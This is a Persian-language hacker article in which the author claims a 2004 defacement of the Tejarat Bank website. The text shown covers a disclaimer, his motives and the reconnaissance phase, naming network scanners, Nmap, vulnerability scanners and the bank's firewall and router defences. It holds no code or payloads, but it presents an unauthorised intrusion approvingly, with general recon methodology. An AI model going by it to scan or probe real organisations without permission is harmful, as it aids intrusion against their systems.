به نام خدا

Black_Devils B0ys Digital Network Security Group

Tejarat Bank Hacking Exposed

بانک تجارت چگونه هک شد !!!
OFF Line Hacking

نویسنده : C0llect0r **(محمد مسافر)**
تاریخ :

مقاله برای هکرهای حرفه ای
بر سر در یکی از آکادمی های علوم یونان باستان این جمله بر بالای سر در ورودی هک شده بود
اگر ریاضی و هندسه نمیدانید وارد نشوید

من هم در ابتدای این مقاله این مطلب را خدمت دوستان عزیز عرض می کنم اگر برنامه نویسی بلد نیستید
این مقاله را نخوانید !!!

COLLECTOR
BLACK DEVILS BOYS DIGITAL NETWORK SECURITY GROUP

C0llect0r@Spymac.com

قدردانی :

لازم میدونم از بعضی از دوستان خوب خودم که من را در این چند مدت با راهنمایی هایشان کمک می کردند تشکر و قدردانی کنم Smurf از برزیل (به خواست خود ایشان که یکی از هکر های تاپ برزیل هستند اسمشان را در Deface نگذاشتم) – Sp00f3r - N0thing - هردو از ایران –
و اعضای ناشناس قدیمی وجدید پسران شیاطین سیاه -

هشدار :

کلیه مطالب گفته شده در این مقاله صرفا جنبه آطلاع رسانی و آموزشی برای مدیران شبکه دارد و واینجانب فقط مسئولیت هک بانک تجارت در تاریخ 4-Agust- 2004 را بر عهده می گیرم ومسئولیت هر گونه عملیات نفوذ و خرابکاری وهکینگ را بر سیستم های هدف از تاریخ انتشار این مقاله بوسیله این متد را به هیچ وجه

بر عهده نمی گیرم – هرگونه سوء استفاده غیر آموزشی و غیر امنیت شخصی برای شبکه های خصوصی و دولتی بر عهده کاربران می باشد و نویسنده مقاله وهمچنین مدیریت سایت امنیت وب هیچ گونه مسولیت را در قبال هر گونه آسیب رسانی را بر عهده نمی گیرند .

مقدمه :

با درخواست بعضی از دوستانم تصمیم گرفتم روش هک بانک تجارت رو برای شما دوستان و همچنین برای آگاهی دیگر مشتاقان به هنر هک به طور مفصل شرح بدم ولی قبل از شروع مقاله لازم می دونم به چند نکته اشاره کنم
1: هدف اینجانب از هک این وب سایت فقط برای اثبات قابل نفوذ بودن بوده است و قصد هیچگونه خرابکاری سایبر در میان نبوده است برای اثبات این مدعا اینجانب به هیچ کدام از منابع حساس بانک کاری نداشته و فقط با اعمال یک دیفیس به نفوذ پذیر بودن این سایت اشاره کردم .

2: سایت بانک تجارت تنها سایت ایرانی بود که از هنگام وارد شدن به دنیای اینترنت تا کنون توسط هیچ هکرداخلی و خارجی هک نگردیده بود البته علت هک نشدن این سایت رو برای شما در مقاله مفصلا شرح میدهم

3: البته فکر نمی کنم در هیچ کجای دنیا هیچ هکری بعد از انجام عملیات هک بیاید و روش هک آن سایت را به شکل مقاله در اختیار همگان قرار بدهد به خصوص که در هک این وب سایت از روش های کلاسیک و پیچیده استفاده نشده و کاملا از یک روش ساده و ابتکاری اما موثر استفاده شد . من فکر می کنم این حق هر هکری هست روش های خودش برای خودش باقی بماند آیا هکر های دیگر هم چنین کاری می کنند حداقل اگر این کار را هم کنند بعد از چند سال روش های خودشان را آشکار می کنند ولی هنوز یک هفته نیست که از این هک می گذرد من دارم مقاله ی روش هک را می نویسم و فکر می کنم این به خاطر این مطلب هست که دوستان من که فکر می کردند این کار غیر ممکن بود حالا شگفت زده اند و می خواهند از این روش هک آگاه بشوند

نکته : به علت اینکه هنوز این بانک و چند سایت مهم دیگر در تست هایی که بر روی انها به عمل آوردم هنوز به این شیوه قابل نفوذ هستند از اوردن بعضی نکات کلیدی از قبیل Source Code ها و همچنین چند نکته کلیدی خودداری کرده و فقط به آنها اشارات کلی می کنم در واقع قصد من هم فقط نشان دادن روش کلی هک به شکل سوری مي باشد نه آموزش هک با نشان دادن جزییات .

در این مقاله شما خواهید دید که چگونه سایت بانک تجارت هک خواهد شد !!!!

من نام این روش را OFF Line Hacking گذاشته ام چونکه در غیر از روش های متداول هک سرورها شما در هنگام هک Online هستید و همزمان با اون هک می نمایید ولی در این روش اینطور نیست 90% از عملیات هک در حالت Off line و برای پردازش داده ها سپری می شود و فقط برای حمله نهایی به صورت Online وارد عمل می شویم . من در حدود یک ماه درگیر این پروژه بودم وبه گفته یکی از دوستانم به نام Smurf که هکری از کشور برزیل می باشد حداقل باید بر روی این هدف از 3 تا 6 ماه کار می کردم البته در قراری که من با دوستان هکر ایرانی خودم گذاشته بودم قرار بود من این سایت رو ظرف مدت 3 هفته هک کنم که این کار بسیار مشکلی بود و من در آخر توانستم ظرف مدت 4 هفته به این هدف برسم .البته با روزی 15 -18 ساعت کار مداوم و فشرده بر روی این هدف و تست روش های متفاوت توانستم در هفته چهارم از زمان تعریف شدن پروژه در آخر با استفاده از همین روش هک کنم شاید بعد از خواندن مقاله از ساده بودن این روش بگویید خب من هم می توانستم این کار را بکنم ولی این مطلب شبیه همان می شود که معما چو حل گشت آسان شود. اگر هک این سایت اینقدر آسان هست چرا آین همه مدت هک نشده بود –میدان برای شما هم بازه ولی مطمئن باشید اینقدر ها هم آسون نبوده خود عملیات دیفیس ظرف مدت 30 ثانیه صورت گرفت ولی مطالعاتش ظرف مدت 540 ساعت صورت گرفت البته این کار طولانی و فشرده ضررهایی رو هم به من زد به شما پیشنهاد میکنم برای این نوع پروژه های سنگین همیشه گروهی کار کنید چونکه به صورت منفرد بسیار کار سنگین و طاقت فرسایی هست واحتمال خطا هم بالامی رود

مقاله

هر هکری در دنیا در هر سطحی که باشد نمی تواند معجزه کند و با خواندن هیچ وردی هم هیچ جا را هک نمی کند من هم از این قائده جدا نبودم و باید یک سری عملیات را انجام می دادم البته در آن اوایل فکر نمی کردم هک این سایت اینقدر ها هم سخت باشد ولی هر چه جلو تر می رفتم به این نکته هم بیشتر می رسیدم که این یک مبارزه ی جدی هست و به این سادگی ها هم امکان پذیر نیست . من پروژه را برای خودم اینطور تعریف کرده بودم

1: هدف http://www.tejarat-bank.com

2: عملیات نفوذ و دیفیس در مدت 3 هفته

من باید تا می توانستم از هدف خودم یعنی بانک تجارت از تمامی راه های ممکن اطلاعات کسب کنم این اطلاعات شامل IP & Domain Analysis و Web Serversو Web Applications و Firewall و IDS و چند چیز دیگر بود. من از تعداد بسیاری نرم افزار کوچک و بزرگ –ساده و پیشرفته –از اسکنر های Free بگیرید تا اسکنرهای $$$ استفاده کردم از بسیاری ریز برنامه ها هم مثل NetCat و Fpipe و...و...و بساری Utility شبکه مثل SamSpade و NetScanTools و خیلی برنامه های دیگر استفاده کردم تا به یک آشنایی کامل و درست پیدا کنم شما فکرش را نکنید من تقریبا 90 درصد کل ابزار های موجود و معروف شبکه را برای جمع آوری آطلاعات استفاده کردم لازم نمی دانم به همه آنها آشاره کنم برای این که به همه آبزار های شبکه یک دسترسی جامع داشته باشید و بتونید آنهایی را که می خواهید پیدا کرده و دانلود کنید من فقط به شما یک لینک طلایی پیشنهاد می کنم فقط و فقط همین لینک با مراجعه به این سایت شما یک دسترسی کامل به تمامی منابع شبکه خواهید داشت


http://is-it-true.org/

به تمامی زیر شاخه های سایت بروید و منابع را جستجو کنید البته بخش ابزارهای سایتهای Security Focus و PacketStormSecurity و Astalavista بسیار بسیار می تواند مفید باشد ابزارهای معرفی شده ی SANS رو هم من پیشنهاد می کنم - البته لازم نمی دانم تصاویر تمامی نرم افزار ها و اسکنرها را در این مقاله قرار بدهم پیشنهاد می کنم برای به دست آوردن آطلاعات کافی ازیک Range وسیعی از ابزار ها استفاده کنید تا به نتایج دلخواه برسید .


یکی از نرم افزار هایی که من در ابتدای هر پروژه برای بدست آوردن یک سری اطلاعات اولیه از نوع سرور تا شناسایی سرویس ها و بسیاری اطلاعات مفید و جزئی دیگر که در انجام عملیات هک نقش حیاتی را بر عهده دارند استفاده می کنم نرم افزار NetScanTools می باشد اگر شما یک هکر حرفه ای باشید می توانید مستقیما از سطر فرمان و با اجرای دستورات متنی از هدف اطلاعات مورد نیاز را بدست آورید ولی اگر به کلیه ی فرمان های شبکه آگاهی کاملی ندارید و یا اگر به طور کامل تسلط ندارید این نرم افزار از نظر خود من و دیگر دوستان یکی از کامل ترین و بهترین نرم افزارهای موجود در این حیطه می باشد به خصوص نسخه حرفه ای آن دارای امکانات بیشماری می باشد که برای مدیران شبکه و همچنین دیگر علاقه مندان به این مباحث می تواند بسیار جالب توجه باشد ولی نگارش Home نیز به طور کامل نیازهای شما را در این بخش حل می نماید البته برای استفاده از این نرم افزار باید آن را خریداری نمایید شما به صورت بسیار آسان از طریق رابط گرافیکی می توانید در کمترین زمان ممکن اطلاعات بسیار ارزشمندی بدست آورید که بعضی از این نکات چشم ان هر هکر تیز بینی را به خود جلب می کند استفاده از این نرم افزار را به جد من به علاقمندان در این مباحث پیشنهاد می کنم شما هم بعد از استفاده از این بسته نرم افزاری شبکه با من هم عقیده خواهید شد البته من قصد تبلیغ هیچ نرم افزاری را در این مقاله ندارم فقط به صرف کاربرد این گونه Tools ها می باشد که از آنها نامی برده می شود نکته ای که باید به دوستان تذکر بدهم در این تاریخ که این مقاله را مطالعه می فرمایید نسخه های 5 به بعد را استفاده کنید نسخه هایی که اغلب استفاده می شود 3.5و 4 هستند خود من استفاده از نسخه های 5 به بالا به خصوص نگارش Professionals را برای حرفه ای ها و همچنین مدیران شبکه برای عیب یابی سیستم هایشان پیشنهاد می کنم

می توانید این نرم افزار پر کاربرد را از این آدرس دانلود نمایید


http://www.netscantools.com



به سمت چپ تصویر فوق توجه کنید لیست کاملی از دستورات شبکه یک جا و به طور کامل در اختیار شما قرار دارد که با انجام تنظیمات در هر قسمت و تنظیم پارامتر های مورد نظر در هر قسمت و با توجه به ویژگی های هدف شروع به جمع آوری اطلاعات در مورد هدف می کنید البته اشاره به این نکته خالی از لطف نیست که اطلاعات به دست آمده از این طرق به خودی خود در انجام عملیات هکینگ به کار نمی روند (در بیشتر موارد) ولی از همین اطلاعات می باشد که هر هکری مبنای کار هک خود را بر آن اساس تعریف نموده و و به انجام هک مبادرت می ورزد .من حتی از نرم افزار های تک منظوره ی بی شماری نیز (شکل پایین) استفاده کردم این امر بستگی به خود شما دارد که به چه طریقی و با استفاده از چه امکاناتی بر روی هدف کار خواهید کرد شاید دیگر دوستان هکر از این طرق وارد عمل نشوند و شاید مستقیما آسیب پذیری های مورد نظر خود را چک کنند یا به طور کلی از دیگر نرم افزار ها و دیگر اسکنر ها برای رسیدن به مطلوب خود استفاده کنند که این امری بسیار طبیعی می باشد و شما هم می توانید روش مورد علاقه خودتان را دنبال کنید



البته این مطلب را باید بگویم که هاست بانک تجارت واقع در ایالات متحده آمریکا بود و من با بررسی که بر روی این هاست انجام دادم فهمیدم بسیاری از سایت های مهم آمریکایی در آنجا قرار دارند و فقط تنها سایت ایرانی بر روی آن سرور لااقل فقط بانک تجارت بود پس حتما دلیلی داشت که آنها هاست خود را در آنجا انتخاب کرده بودند این هاست بسیار بیشتر از آن چیزی که من فکر می کردم Secure بود.




من با بعضی از نرم افزار های موجود و همچنین با استفاده از دستورات پایه ای شبکه(که در بالا به نمونه از آنها اشاره شد) مشغول به جمع آوری اطلاعات شدم ولی اطلاعات بدست آمده بسیار ضدو نقیض و کم بودند من متوجه شدم که آن وب سرور در پشت یک Proxy Server قرار دارد. همچنین دو لایه ی دفاعی هم از شبکه محافظت می کند یکی از لایه ها Hardware Firewall بود که بسیاری از عملیات اسکن را با شکست مواجه می کرد و اصلا نمی گذاشت اسکنی صورت بگیرد بر روی هدف یکی دیگر از مسائل هم همان فایروال نرم افزاری خود وب سرور بود که ا لبته فکر می کنم به فایروال خصوصی سفارش داده شده بود چون نمی شد از راه های معمولی اون رو Bypass کرد اگر نورتون یا مک آفی بود شاید می شد یه کار هایی کرد ولی نوع فایروال و همچنین نوع تنظیماتش که چه نوع داده هایی رو فیلترینگ می کرد همیشه براي من ناشناس ماند .


در ضمن من به یک نکته دیگری هم پی بردم آنها بر روی شبکه ی داخلی شان از یک سری Router هایی استفاده می کردند که تنظیمات خود آن روتر ها طوری بود که به غیر از آن دو تا فایروال نرم افزاری و سخت افزاری به شکل یک فایروال عمل می کرد . مثلا این روترها جلوی هر گونه عملیات Ping Sweep را می گرفت من خواستم اول بر روی این روتر ها کار کنم با UNIX ببینم قابل نفوذ هست یا نه ! ولی به خودم گفتم به فرض از این مرحله هم گذشتم با دو لایه ی دیگر چه کار کنم آنها حتی به من اجازه ی دسترسی ساده مثل Netbios رو نمیدهند چه برسد به بررسی دیگر منابع از قبیل دیگر سرویس هاي در حال اجرا !!!!!!! .

من از Nmap استفاده های زیادی برا ی Port Scanning و همچنین شناسایی بعضی از ضعفهای رایج بر روی روتر های Cisco Corp استفاده کردم دیگر نرم افزار های زیادی هم در شبکه برای این منظور خاص را می شود همه جا پیدا کرد ولی اگر اسکنر محبوب همه دورانها رو Nessus نامگذاری می کنند به نظر من رتبه بندی nmap چیز کمتری از nessus نمی تواند باشد این نرم افزار قدرت عجیبی به هر هکری می دهد که با استفاده از آن می تواند تمامی اجزای سیستم های هدف را بدون هیچ Authority چک کند برای مطالعه بیشتر در این زمینه و کاربردهای پیشرفته این نرم افزار من کتاب TCP/IP Illustrated Volume I &

II رو برای علاقه مندان پیشنهاد می کنم البته شما باید nmap را در خانواده های OS های *NIX(linux&UNIX) استفاده کنید البته شما می توانید نسخه های تحت ویندوز را هم از insecure دریافت کنید و استفاده کنید ولی من استفاده از این گونه نرم افزاری را به طور جد در محیط های غیر ویندوزی از قبیل NIX* و سولاریس پیشنهاد می کنم چون خود این محیط ها هم دارای قابلیت هایی هستند که بر توانایی nmap می افزایند




من از یک سری Network Vulnerability Scanners استفاده کردم همانطور که خودتان می دانید اینها هم از بهترین ها و هم از معروف ترین اسکنرهای مورد استفاده ی متداول در شبکه هستند . من از آخرین نسخه های موجود هر کدام از این اسکنر ها که هم اشان هم Full version بودند استفاده کردم شاید بعضی ها بر این عقیده هستند که استفاده ی وسیع از این نرم افزار ها در رسیدن به هدف می تواند گیج کننده باشد ولی در کل باید از تمامی امکانات موجود برای به دست اوردن اطلاعات سود جست . البته یکی دوستان بر این عقیده بود که هیچ حرفه ای از اسکنر استفاده نمی کند که من با نظر ایشان تا حدودی مخالفم منظور از هک آشنایی و بالا رفتن سطح تجربه است البته این حرف درسته که حرفه ای ها به طور معمول به آسیب پذیری های معروف و معمول هر سیستمی آشنایی دارند و دیگر نیازی به استفاده از اسکنر ندارند ولی من از دو جهت به استفاده از این اسکنر ها اشاره کردم یکی از این جهت که دیگر علاقمندان به این زمینه ها آشنا بشوند و دیگر هم اینکه هر چه قدر هم حرفه ای باشیم آیا باید به طور 100% به آموخته هایمان تکیه کنیم که با مرور زمان کهنه و کهنه تر از قبل می شوند هیچ هکری نمی تواند این ادعا را داشته باشد که به تمامی آسیب پذیری ها در همه ی نوع انواعش و بر روی همه سیستم های رایج این دوره آشنایی کامل داشته باشد همه هم به این موضوع اگاهی دارند که هر روز یک سری آسیب پذیری ها رایج می شوند و یکی سری دیگر هم غیر قابل استفاده . یک قاعده کلی را هرگز فراموش نکنید . از تمامی ابزارهاي موجود و از تمامی امکانات در دسترس برای رسیدن به هدف استفاده کنید تمامی روش های موجود را هم چه پیچیده و چه سهل و آسان را امتحان کنید. استفاده کردن و استفاده نکردن از این امکانات موجود هیچ ربطی به حرفه ای بودن یا نبودن هکر ندارد!



حتی از یک سری از اسکنر های غیر معمول هم البته با یک سری ترفند هایی از آنها برای تست آسیب پذیری ها استفاده کردم از جمله نرم افزاری که شرکت مایکروسافت برای چک کردن سیستم های مبتنی بر ویندوز ارائه کرده که تمامی آسیب پذیری های شناخته شده تا این تاریخ را برای شما بررسی می کند.
